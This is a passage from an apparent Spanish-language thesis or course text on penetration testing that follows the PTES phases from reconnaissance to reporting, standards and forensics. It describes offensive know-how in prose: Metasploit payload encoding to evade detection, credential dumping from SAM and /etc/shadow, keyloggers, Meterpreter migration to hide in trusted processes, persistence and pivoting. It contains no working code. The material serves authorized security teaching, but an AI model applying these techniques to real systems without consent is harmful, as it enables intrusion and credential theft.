Durante el *footprinting* activo, también es interesante intentar obtener información a partir de los servidores DNS de la empresa. Una de las acciones que podemos llevar a cabo consultando los servidores DNS, es intentar obtener los nombres de los subdominios dentro de un dominio dado. Para realizar esta acción podemos utilizar la herramienta “dnsmap”. Si en la etapa de reconocimiento pasivo hemos conseguido algún rango de direcciones IP, otra acción que podemos realizar, es llevar a cabo un reconocimiento activo a través de la resolución inversa del servicio DNS, para, a partir de los registros PTR, realizar una enumeración de los equipos. Esta acción la podremos ejecutar mediante la herramienta “dnsrecon”.

Figura 17: Fase 2 PTES
Fuente: Elaboración propia

Análisis de vulnerabilidades

Esta parte de nuestro *pentest* consistirá en analizar la información obtenida y a partir de ella, encontrar y analizar las vulnerabilidades de la empresa.
Existen varias formas de realizar un análisis de vulnerabilidades, una el propio *nmap*, que tiene una categoría del NSE dedicada a localizar vulnerabilidades, por lo que podríamos realizar un escáner de vulnerabilidades mediante *nmap*. Debemos tener en cuenta que el análisis de vulnerabilidades es un proceso complejo que necesitará de más tiempo que la mayoría de procesos anteriores.

Otra forma, la más utilizada, mediante herramientas específicas de análisis de vulnerabilidades como Nessus, Nexpose y OpenVAS. Dado que las dos primeras son aplicaciones comerciales, se puede utilizar OpenVAS (Open Vulnerability Assessment System) por ser libre y de código abierto.

OpenVAS es una aplicación de análisis y gestión de vulnerabilidades que incluye una interfaz sencilla. Permite realizar el escáner de vulnerabilidades sobre un amplio rango de redes e incluye una amplísima base de datos de vulnerabilidades conocidas. OpenVAS no está instalada por defecto en Kali, por lo que, si queremos emplearla, tendremos que realizar la instalación manualmente.

El problema de estas herramientas es que son muy abstractas y esto impide al usuario saber que está haciendo exactamente la herramienta.

Se debe tener en cuenta que el análisis de vulnerabilidades realiza un estudio profundo en cada uno de los puertos abiertos encontrados en el objetivo para determinar el servicio que se está ejecutando, la versión del servicio y determinar si existen vulnerabilidades asociadas, por lo que es un proceso que consume mucho tiempo. Además, no es sencillo identificar el servicio exacto que está ejecutando el objetivo, por lo que, es común que se comentan falsos positivos. Por lo tanto, es conveniente correlacionar la información obtenida por varios escáneres de vulnerabilidades.

Tras la obtención de las vulnerabilidades, es recomendable ordenarlas según su gravedad, y así, por una parte, el cliente sabrá en cuales es más recomendable invertir en seguridad, por otra, el auditor tendrá más fácil la realización de los pasos posteriores.

Figura 18: Fase 3 PTES
Fuente: Elaboración propia

Explotación

Una vez realizada la fase de análisis y la obtención de información, el auditor procederá al acceso al sistema a través de dichas vulnerabilidades. Podemos decir que es la fase más divertida y en la que vemos más resultados, pues, a partir de la información obtenida, intentará penetrar y violar la seguridad y los sistemas de la organización. Mostrando así la importancia de la correcta ejecución de las fases anteriores.

Exploit

La principal forma de acceso de los *pentesters* es mediante los *exploits*. Los *exploits* son programas o secuencias de código diseñadas para aprovechar la vulnerabilidad de una aplicación, y así, hacerse con el control del sistema u obtener información.

Exploits a medida

La mayoría de los *exploits* son públicos en internet y cualquiera puede descargarlos. Pero estos necesitan algunas modificaciones para ser efectivos, pues podemos calificarlos de generales, no están actualizados y además cada sistema y cada organización es diferente. Es por ello que los *exploits* deben estar a medida de las necesidades del auditor.

Exploits de día cero

Son los *exploits* creados tan pronto como se conoce una nueva vulnerabilidad, para la cual, todavía no hay parches, por qué no se conoce su existencia. Son difíciles de evitar, al no conocerse la vulnerabilidad, los investigadores deben entender primero como funciona dicho *exploit* y así llegar a la vulnerabilidad y corregirla.

Metasploit Framework

Metasploit Framework es una plataforma orientada al desarrollo y ejecución de *exploit*s. Es un framework muy completo que integra otras muchas herramientas que permiten realizar casi cualquier cosa.

Metasploit es una herramienta de código abierto diseñada para facilitar la labor en un test de penetración. La herramienta está escrita en el lenguaje de programación Ruby y utiliza un enfoque modular que facilita el desarrollo de *exploits*.

La siguiente imagen muestra la arquitectura interna de Metasploit Framework con los tres elementos principales y sus componentes.




Figura 19: Arquitectura Metasploit
Fuente: Elaboración propia

Rex proporciona clases que son útiles para el desarrollo de *exploits*, además gestiona funciones principales relacionadas con las conexiones de red mediante sockets, protocolos de red o las operaciones de codificaciones. Core es la librería que proporciona la API para todos los nuevos módulos que se quieran desarrollar. Finalmente, base depende de *core* y es la librería que proporciona las APIs de los módulos ya implementados como Meterpreter.

Metasploit tiene tres interfaces principales para emplear sus funciones:

- Msfconsole. Es la consola interactiva para la introducción de comandos por parte del *pentester*. Es la forma más flexible y poderosa de emplear Metasploit, donde se puede

ejecutar cualquier opción de cualquier módulo. Es la interfaz más popular y utilizada de Metasploit.
- Msfcli. Es la interfaz pensada para la realización de scripts en Metasploit.
- *Armitage*. Es una interfaz de usuario gráfica completamente interactiva.

Las distintas herramientas que permiten acceder a la funcionalidad más específica de la plataforma Metasploit son:

- Msfpayload. El componente de Metasploit msfpayload permite al *pentester* generar shellcodes ejecutables, para su utilización en el lanzamiento de *exploits*.
- Msfencode. El componente de Metasploit msfencode se utiliza para codificar los payloads de los *exploits* con el objetivo de intentar evadir los sistemas de defensa del objetivo, sistemas de detección de intrusos, cortafuegos, etc. Si el shellcode generado con msfpayload se utiliza directamente, se empleará con el *exploit*, siendo más fácil su detección, por lo que, si se codifica, se aumentarán las probabilidades de no ser detectado, evadiendo los sistemas de seguridad.
- Msfvenom. Esta utilidad es una herramienta que combina las dos anteriores y aumenta su velocidad.
- Msfd. Es una utilidad que permite generar *listeners* que escucharán en un puerto a la espera de peticiones de conexión de entrada.

Payload

Acompañados de los *exploits* están los *payloads*, que es el código que el atacante o *pentester* quiere ejecutar una vez ya ha aprovechado la vulnerabilidad mediante el *exploit*. Existen tres tipos de *payloads*:

- *Single*. Son códigos autónomos que realizan una tarea concreta.
- *Stagers*. Establecen una conexión entre la víctima y el atacante para descargar el *payload* final más complejo, denominado "staged". En general, cuando se compromete un sistema, no se dispone de suficiente espacio de memoria para descargar un *payload* complejo. Por lo que, la alternativa que se suele emplear es descargar un "stager", cuando se compromete el sistema, y será el *stager* el encargado de obtener la memoria suficiente y establecer la conexión para descargar el *staged* complejo, que será el *payload* real.
- *Staged*. Se descargan desde el atacante a la víctima y son ejecutados por los "*stagers*".

Si existe un *payload* que destaca entre los demás por su potencia, este es Meterpreter. Es un *payload* que ofrece unas posibilidades casi infinitas a la hora de llevar a cabo acciones en el sistema remoto explotado. Meterpreter nos ofrece una consola de comandos con sus propias órdenes que nos permiten realizar prácticamente cualquier acción, que el usuario legítimo puede hacer en local.

Además, Meterpreter intenta evadir la detección por parte de los sistemas de seguridad de la empresa objetivo mediante una técnica de inyección de DLLs, directamente en la memoria ocupada por los procesos en ejecución de la máquina comprometida. Inicialmente, las DLL se cargan en la memoria del proceso vulnerado, pero posteriormente se pueden migrar a otros procesos más conocidos y que permitan aumentar la persistencia del ataque.

Aunque *meterpreter* se utilizará más en la etapa de post-explotación, que analizaremos en temas posteriores, se detallan aquí algunas de las funciones u órdenes básicas, que podemos

emplear desde la consola de órdenes de *meterpreter*, con el único objetivo de mostrar parte de su potencial.

Ataques de contraseña

Puesto que el uso de contraseñas es el medio de protección más utilizado en la actualidad, también es el más atacado. Por ello, no debemos pasar por alto los ataques a contraseñas en la realización de un *pentest*.

Uno de los problemas principales de los sistemas de control de acceso basados en contraseñas es que, las propias contraseñas deben ser sencillas de recordar por los usuarios, por lo que suelen generar contraseñas débiles, es decir, contraseñas que se pueden descifrar o conseguir con relativa facilidad. Algunos ejemplos de contraseñas débiles son: Solo números, letras, solo mayúsculas o minúsculas, nombres propios, palabras de diccionario, contraseñas de menos de 8 caracteres, solo caracteres especiales, etc.

Afortunadamente, las organizaciones actuales tienen reglas de creación de contraseñas con el objetivo de generar contraseñas robustas. En general, una buena contraseña debe combinar mayúsculas, minúsculas, números, caracteres especiales y ser los más larga posible.

En los ataques de contraseñas se emplean principalmente las siguientes técnicas:

- Ataques de diccionario. Son aquellos en los que el ataque emplea como contraseña cada una de las palabras contenidas en el diccionario. El diccionario suele ser un archivo en formato texto plano con una palabra del diccionario por fila (John Ripper).
- Ataques de fuerza bruta. Son aquellos ataques que emplean como contraseña cada una de las combinaciones posibles de letras, números y caracteres especiales, hasta la longitud máxima de la contraseña (WPScan).
- Ataques de Rainbow Table. Son aquellos que emplean una tabla de pares de palabras (palabra inicial – palabra final) en texto plano. Para generar la Rainbow Table, a la palabra inicial se le aplica muchas veces un proceso de obtención del hash y reducción que generará la palabra final.

Además, los ataques de contraseñas se suelen clasificar en ataques online y offline.

Los ataques online son los que necesitan de una conexión a internet para establecer la comunicación. Dentro de los ataques de contraseñas online tenemos los activos, que intentan adivinar las contraseñas mediante técnicas de diccionario o fuerza bruta. Pero también pueden ser pasivos, que son todos aquellos que utilizan un analizador de red para obtener paquetes que transporten las contraseñas.

Dentro de los ataques online, las herramientas o aplicaciones más empleadas son las siguientes:

- Findmyhash: Script Python que busca hashes y contraseñas ya analizados en repositorios públicos.
- Hydra: es una herramienta de descifrado de contraseña de fuerza bruta de código abierto desarrollada por el conocido grupo de hackers thc, que puede descifrar múltiples contraseñas en línea. Necesita objetivos y diccionarios. Hydra tiene dos tipos de interfaz: gráfica y línea de comandos.
- Medusa: muy parecida a Hydra, necesita un objetivo (dirección IP) y diccionarios. Medusa al contrario que Hydra, solo se puede ejecutar desde la terminal o línea de comandos.

En cuanto a los ataques offline o sin conexión, consisten en obtener primero los hashes y adivinar las contraseñas en local. En los sistemas Windows se debe conseguir primero el archivo SAM (Security Account Manager o C:\Windows\System32\config\SAM) y en los sistemas Linux se tiene que obtener el archivo /etc/shadow o /etc/passwd.

Finalmente, otra opción para intentar adivinar las credenciales es utilizar las contraseñas por defecto o más usadas. Como; 123456, 654321, *password*, abc123, etc.

Ataques de ingeniería social

El auditor tampoco debe pasar por alto los ataques de ingeniería social, pues es uno de los ataques principales que se dan.

La ingeniería social explota el eslabón más débil de la cadena de seguridad: el factor humano o usuario. El usuario representa la primera y más débil línea de defensa, es decir,la seguridad empieza y termina en el elemento humano. Además, al contrario que los bugs en las aplicaciones que se pueden parchear, “no hay parche para la estupidez humana”.

Existen razones de tipo general que pueden conducir al éxito de los ataques de ingeniería social: obligación moral, confianza, avaricia, ignorancia, hábitos, dificultad de detección, falta de formación. La obligación moral se puede explotar, por ejemplo, mediante correos electrónicos solicitando ayuda urgente para los más desfavorecidos, nuestra condición humana aumenta la posibilidad de pulsar en el enlace asociado. La confianza en la persona de la que supuestamente viene el correo también ayuda a que realicemos la acción, por ejemplo, si aparentemente es nuestro jefe. La avaricia, conseguir algo por nada o gratis es una fuerza muy poderosa que casi obliga al usuario a ejecutar un proceso, pulsando donde no debe. Los hábitos, la condición humana es muy propensa a realizar las cosas de manera rutinaria, como aceptar todos los correos por defecto, de todas formas “a mí nunca me ha pasado nada”.

La credibilidad del ataque tiene que ser máxima si pretendemos que el ataque tenga éxito, por lo que incidiremos en aspectos sensibles de la condición humana analizados en el párrafo anterior, pero personalizados, según las preferencias, relaciones, aficiones y gustos del destinatario del ataque. Además, es muy importante emplear otros aspectos más coyunturales, por ejemplo, si se ha cerrado el año contable y la parte variable del sueldo de los trabajadores depende de la facturación de la empresa, un correo cuyo origen sea supuestamente el departamento de recursos humanos informándonos mediante un enlace de nuestra retribución variable no suscitará muchas pegas.

La ingeniería social está dividida en varias fases: *footprinting*, selección de individuos, relación individuos y explotación de la relación. Las tres primeras ya se habrán realizado en la fase de reconocimiento y en este parte analizaremos la fase de explotación. En cuanto a las víctimas potenciales, puede ser cualquiera que tenga algún tipo de contacto con la infraestructura de la empresa objetivo: usuarios, ejecutivos, administrativos, mantenimiento, comerciales, recepcionistas, etc.

Figura 20: Fase 4 PTES
Fuente: Elaboración propia

Post-explotacion

El objetivo real de un atacante no es explotar el sistema, es solo el camino para conseguir acceder a los activos de la empresa. Por lo tanto, es responsabilidad del auditor llevar a cabo un proceso de post-explotación, con el objetivo de demostrar la gravedad de la explotación y el impacto que se produce en los activos de la organización.

La cantidad de opciones o acciones de post-explotación, que se pueden realizar en un sistema comprometido son casi infinitas, están limitadas por la imaginación del auditor. Sin embargo, las siguientes son algunas de las acciones más comunes que los atacantes y auditores, suelen llevar a cabo en un sistema previamente explotado.

Meterpreter es un *payload* fantástico, que permite pasar de la explotación a la post-explotación casi directamente. Por ello la mayoría de explotadores hacen uso de él.

Elevar privilegios

Cuando se explota un sistema, generalmente, se tienen los permisos del usuario comprometido, que no suele (ni debe) tener permisos de administrador. Si se compromete el sistema mediante ingeniería social, se tendrán los permisos de la víctima. Si se explotan las debilidades de una aplicación o servicio, se tendrán los permisos del usuario, quien lanzó la aplicación, que no debe tener muchos privilegios según el principio básico de seguridad de mínimo privilegio. Por lo tanto, una de las acciones más comunes en la etapa de post-explotación es intentar conseguir una cuenta con privilegios de administración, mediante un proceso de elevación de privilegios.

Algunas de las formas de intentar elevar privilegios son:

- Instalar un *keylogger* que obtenga y registre todas las pulsaciones del teclado de la víctima, con la esperanza de que en algún momento introduzca credenciales y así poder capturarlas.
- Volcar o descargar los archivos de credenciales usando herramientas como *Meterpreter*. Después de descargar las credenciales al equipo de la víctima, se realiza un ataque local de contraseñas para descubrir las contraseñas de los usuarios presentes en el sistema comprometido (emplearemos esta forma durante la parte práctica del trabajo).
- Después de comprometer el sistema, ejecutar *scripts* que intentan elevar privilegios automáticamente
- Realizar búsquedas locales, ya que muchos usuarios guardan sus contraseñas en carpetas locales, incluso suelen denominar a la carpeta contraseñas o *passwords*.
- Usar algún *exploit* que permita, ya en local, elevar privilegios. Por ejemplo, después de comprometer un sistema Windows con un usuario sin privilegios ejecutamos desde *Meterpreter* la orden “getsystem”.

Reconocimiento del sistema

Después de explotar un sistema es muy común intentar obtener de manera rápida información del sistema comprometido. Por supuesto, cuanto más comprometida sea la información conseguida mejor. Toda la información recogida del sistema comprometido puede ser importante directa o indirectamente. Por ejemplo, conocer que el sistema comprometido pertenece a dos redes nos permitirá usarlo como pivote a la red que desconocíamos previamente. Los nombres de usuario son importantes directamente, por el contrario, los *hashes* de las contraseñas nos permiten realizar ataques de contraseñas con tablas calculadas previamente para elevar privilegios.

Persistencia

La persistencia, tiene como objetivo el poder repetir la explotación muchas veces en el futuro. En general, al explotar un sistema se tiene una sesión abierta en remoto con el sistema comprometido, pero esta sesión se puede cerrar muy pronto e inesperadamente. Por ejemplo, si termina la ejecución de la aplicación comprometida. Por lo tanto, se deben llevar a cabo acciones que permitan garantizar la continuidad del ataque y su repetición posterior.
Para evitar que la conexión que está ejecutando el ataque se cierre inesperadamente por la finalización de la aplicación vulnerada, tenemos que intentar mover el *payload* desde el espacio de memoria de la aplicación vulnerada al espacio de memoria de otra aplicación que se ejecute de manera más estable. Este proceso se denomina, migración del *payload* y, se debe llevar a cabo inmediatamente después de la explotación. Además, la migración a un proceso más estable dificultará la detección del ataque.
La migración del *payload* a un proceso estable se realiza en dos pasos:

1. Determinar el proceso final de la migración, para lo que ejecutaremos la orden de Meterpreter "ps", que nos mostrará un listado con todos los procesos que se están ejecutando en el sistema comprometido. En general, procesos como Explorer.exe o servicios básicos del sistema, son buenos candidatos, además, son procesos que los antivirus consideran muy fiables, lo que ayudará a ocultar el ataque.
2. Ejecutar la orden de Meterpreter "migrate", indicándole como parámetro el identificador de proceso (PID) al que queremos migrar la *shell* de Meterpreter.

Una de las formas más comunes de conseguir persistencia en el sistema remoto es mediante una técnica mencionada en fases anteriores, la ocultación del *payload* en un ejecutable conocido y fiable, pues además de quedarse camuflado, aporta persistencia.

Pivoting

En muchas ocasiones, el sistema comprometido suele ser un sistema público o localizado en una red perimetral, pero no un sistema de la red interna. Con ataques mediante ingeniería social se puede explotar cualquier equipo de la organización, por ejemplo, un ataque masivo con correos electrónicos a todos los miembros de la empresa. El usuario que es víctima de un ataque de ingeniería social, generalmente, ejecutará los *exploits* en un equipo de la red privada, por lo que la máquina comprometida ya pertenecerá a la red privada.

Sin embargo, en los ataques que explotan debilidades en la tecnología, es decir, vulnerabilidades en los sistemas, servicios y aplicaciones, los equipos comprometidos son públicos o pertenecientes a una red perimetral, con los que se puede establecer una conexión directa. Pero, estos equipos puede que sí tengan ya conexión con la red interna, por lo que se pueden utilizar como intermediarios para intentar acceder y explotar otros equipos de la red interna.

A la técnica que permite atacar o auditar un tercer sistema a través de un segundo sistema que hace de intermediario se le denomina *pivoting*, es decir, auditamos un equipo con el que no tenemos conexión directa a través de una máquina intermedia o pivote que tiene conexión con el equipo del auditor y con la máquina a auditar.

En algunos entornos se distingue entre test de penetración (*pentesting*) y test de propagación. Pudiéndose contratar una auditoria solo de test de propagación o añadiendo este punto al *pentesting* o no.

El test de propagación nos permite mostrar a la organización el grado de riesgo real existente tras cada vulnerabilidad detectada, y, por tanto, permite planificar la corrección de

vulnerabilidades, teniendo en cuenta no sólo el impacto acotado de la propia máquina que presenta la vulnerabilidad, sino el impacto real, que tendría su explotación.

La siguiente imagen muestra de manera general la técnica de *pivoting*, donde se observa que intervienen tres equipos: auditor, pivote y víctima. El auditor llevará a cabo la auditoría de la víctima a través del pivote. Primero realizará la explotación del pivote, realizando algunos cambios necesarios para que se comporte como intermediario. Después, a través del pivote, explotará el equipo víctima, que se comunicará con la máquina del auditor (3 y 4) a través del equipo que realiza el *pivoting*.




Figura 21: Pivoting
Fuente: Curso Ciberseguridad INCIBE

Figura 22: Fase 5 PTES
Fuente: Elaboración propia

Elaboración del informe

La última fase de nuestro test de intrusión consta de la realización del informe que entregaremos al cliente.

En el informe detallaremos nuestro trabajo realizado de forma organizada, en el orden en que hemos realizado las distintas fases, y explicando todo de forma fácil de entender para el cliente, evitando tecnicismos en la medida de lo posible.

Primero el informe contendrá una portada con el nombre de la empresa y el de los auditores involucrados. Tras ello es recomendable adjuntar una copia de los acuerdos, normas y fechas firmadas que acordaron el cliente y los auditores durante las interacciones previas al compromiso. Una vez tengamos esto pasaremos a detallar toda la información previa obtenida, y su posterior explotación.

Aquí se deberán detallar todas las vulnerabilidades obtenidas, tanto las que hayamos conseguido explotar (con su explicación de cómo se han explotado y a que se puede acceder con su explotación) como las que no. El no haberlo conseguido nosotros no quiere decir que otra persona lo pueda hacer, si existe una vulnerabilidad existe una forma de explotarla.

Cabe destacar, que en todo momento, se debe detallar mediante pruebas qué se puede explotar, de qué manera y hasta dónde se puede llegar; pero en ninguno de los casos se deberán ofrecer pruebas de la información de la empresa que se puede obtener, pues esta información es confidencial de la empresa y no puede constar en ningún documento.

Otro apartado que deberá contener nuestro informe es el de planes de mitigación para corregir las vulnerabilidades y problemas encontrados y así reducir sus riesgos. Es recomendable

organizar dichos planes por importancia, pues es preferible invertir dinero en una vulnerabilidad crítica que en una con poco trasfondo.

Una vez realizado dicho informe se le entregará al cliente tanto en papel como en formato digital. Además se recalcará que seguimos a su disposición ante cualquier duda que tenga del informe o que no entienda.

Figura 23: Fase 6 PTES
Fuente: Elaboración propia

Instituciones

Las técnicas de análisis como las auditorias o consultorías siguen unos estándares y normativas impuestos por distintas instituciones. En este apartado nombraremos y explicaremos algunas de las más importantes.

ISO

ISO 27000 es un conjunto de estándares desarrollados por ISO (International Organization for Standarization) e IEC (International Electrotechnical Commission), que proporcionan un marco de gestión de la seguridad de la información utilizable por cualquier tipo de organización, ya sea pública o privada, grande o pequeña.

La norma principal de la serie es la ISO 27001, La cual certifica mediante la auditoría, que el SGSI de una organización se ha diseñado, implementado, verificado y mejorado conforme a lo detallado en la norma.

Otra norma, la ISO 27002 es una guía de buenas prácticas que recoge las recomendaciones sobre las medidas a tomar para asegurar los sistemas de información de una organización. Para ello describe 11 áreas de actuación, 39 objetivos de control o aspectos a asegurar dentro de cada área, y 133 controles o mecanismos para asegurar los distintos objetivos de control.




Figura 24: ISO 27000
Fuente: ISO27000.es

Como beneficios principales de la puesta en uso de la ISO 27000 son:

- Garantía de los controles internos y cumplimiento de requisitos de gestión corporativa y de continuidad de la actividad comercial.
- Respeto y seguimiento de las leyes y normativas.

- Fiabilidad al cliente al demostrar que la información está segura.
- Identificación, evaluación y gestión de riesgos.
- Evaluaciones periódicas, que ayudan a supervisar el rendimiento y las posibles mejoras.
- Integración de nuevos sistemas de gestión
- Reducción de costes y mejora de procesos
- Aumento de la motivación y satisfacción del personal al contar con unas directrices claras.

Incibe

El Instituto Nacional de Ciberseguridad de España (INCIBE), anteriormente Instituto Nacional de Tecnologías de la Comunicación (hasta el 28 de octubre de 2014), sociedad dependiente del Ministerio de Asuntos Económicos y Transformación Digital a través de la Secretaría de Estado de Digitalización e Inteligencia Artificial, es la entidad referencia para el desarrollo de la ciberseguridad y la confianza digital de los ciudadanos, la red académica y de investigación española y las empresas.

Figura 25: INCIBE logo
Fuente: Incibe.es

INCIBE trabaja para ser el motor principal, a nivel nacional e internacional, en la transformación digital de la sociedad, mejorando la ciberseguridad y protegiendo a ciudadanos y empresas. Fomentando la industria de la ciberseguridad y desarrollando profesionales en el sector.

Cabe destacar la Oficina de Seguridad del Internauta (OSI), que INCIBE proporciona al ciudadano formación en materia de ciberseguridad. OSI ayuda a los usuarios a adoptar buenos hábitos en seguridad, a concienciarlos sobre su responsabilidad y relación directa con la ciberseguridad y así intentar minimizar el número de incidencias y su gravedad.

EGC group

Se trata de un grupo que interconecta varios CERT (Computer Emergency Response Team, Equipo de Respuesta ante Emergencias Informáticas) de diferentes países con el fin de coordinarse en la respuesta a incidentes que puedan afectar a los países miembros. Los CERT son responsables del desarrollo de medidas preventivas y reactivas ante incidencias de seguridad en los sistemas de información.

Algunos miembros de este grupo son:

- Alemania - CERT-Bund.
- Austria - GovCERT.AT.
- Dinamarca - Danish GovCERT.
- España - CCN-CERT.
- Finlandia - CERT-FI.
- Francia - CERTA.
- Hungría - CERT-Hungary.
- Holanda - GOVCERT.NL.
- Noruega - NorCERT.
- Reino Unido - CSIRTUK - GovCertUK.
- Suecia - CERT-SE.
- Suiza - GovCERT.ch.

Planes de mitigación y riesgos

Laboratorio

El ciclo de vida del software, independientemente de la plataforma, requiere del constante uso de procesos y herramientas de ingeniería (modelos de amenazas, requisitos de seguridad, políticas, plataformas y definición de test, guías y procesos de programación segura, etc.).

El laboratorio de seguridad es una herramienta de soporte a dichos procesos. No es un sistema estático y universal. Ya que los estándares y normativas no son los mismos para todos los ámbitos y tecnologías, y los requisitos de seguridad no son iguales para todos los productos y organizaciones. Dependen del tipo de producto, la organización en la que se desarrolla, los clientes, la legislación de cada sitio, etc.

Al igual que el resto de procesos de ingeniería, el laboratorio de seguridad debe estar adaptado a las necesidades.

Las tareas realizadas con ayuda del laboratorio de seguridad permiten:

- Asegurar la conformidad de un dispositivo o una aplicación.
- Afianzar un nivel de seguridad específico.
- Identificar las amenazas y contramedidas existentes en un sistema.
- Convertir a los usuarios y órganos de decisión de la organización en partes activas de la seguridad de la organización.

Un laboratorio de seguridad permite realizar distintos tipos de análisis.


Dependiendo del procedimiento del análisis:

		Elementos analizables	**Técnicas utilizadas**	**Ventajas**	**Desventajas**
Estático	Estudia características de las aplicaciones sin ejecutarlas.	Código Permisos y manifiestos de aplicaciones Imágenes y otros recursos utilizados por la aplicación.	**Análisis de flujo de información:** Realiza una simulación de la ejecución de ciertos elementos de la aplicación) y **Grafos de control de flujo:** Generan una representación gráfica del orden de ejecución.	Automatizable fácilmente Eficaz en la detección de algunas vulnerabilidades	Posibilidad de falsos positivos Dificultad de encontrar ciertas vulnerabilidades

Dinámico	Estudia la seguridad de una aplicación mediante su ejecución	Memoria de los procesos Recursos (CPU, red, batería)	**Inyección de código de monitorización.** **Escaneo de vulnerabilidades.**	Permite comprobar el comportamiento real de una aplicación. Acceso a información no accesible con otras técnicas. Entorno controlado.	Es más difícil de automatizar. Es, generalmente, más lento que el análisis estático. Requiere ejecutar el programa durante un tiempo determinado. No siempre es posible realizar el análisis en una máquina virtual o simulador. El resultado puede depender de la máquina en la que se ejecuta la aplicación.

Figura 26: Tabla estático/dinámico
Fuente: Elaboración propia

Dependiendo de los sistemas que participan en el análisis:






Figura 27: Tabla automático/analista
Fuente: Elaboración propia

Un Laboratorio de pruebas deberá:

- Contener diferentes modelos y sistemas operativos (en algunos casos por emuladores o máquinas virtuales).
- Permitir la realización de análisis forense (en el apartado posterior se detallará).
- Conocer y ejecutar las aplicaciones a analizar.
- Permitir cargar aplicaciones en los terminales a través de las herramientas de desarrollo oficiales.
- Disponer de hardware y software para analizar el tráfico de red.
- Realizar conexiones protegidas para no ser atacado

Análisis forense

Es el conjunto de procedimientos de recopilación y análisis de evidencias que se realizan con el fin de conocer las causas a un incidente en el que hay un sistema informático envuelto.

El proceso de análisis forense se realiza:

- Si está relacionado con un hecho delictivo e intervienen las fuerzas de seguridad y cuerpos judiciales. El objetivo del análisis forense es la presentación de las pruebas en un tribunal.
- Si se trata de un incidente de seguridad informática, los diferentes procedimientos ejecutados como el análisis tendrán como objetivo la respuesta eficiente ante el incidente. Este es compatible con el anterior, y en muchos casos, ayuda a esclarecer los hechos y atribución del mismo.

De forma general, los objetivos del análisis forense se dividen en; conocer realmente lo que ha sucedido en un sistema informático (el procedimiento que se llevó a cabo para acceder al sistema y el alcance de los daños generados) e identificar el responsable de cada acción o evento descubierto durante el análisis.

La informática forense es una parte integral de los procedimientos de respuesta ante incidentes que se aplica, después de que un delito o incidente de seguridad haya sucedido. Pero, también se puede utilizar de forma activa en el contexto de una organización para auditar las propiedades de seguridad de un sistema (mantenimiento de privacidad, envío de datos sensibles, etc.); revisar el cumplimiento de normativas y estándares de seguridad; asegurar que se cumplen los procedimientos para la destrucción de datos sensibles en un sistema, etc.

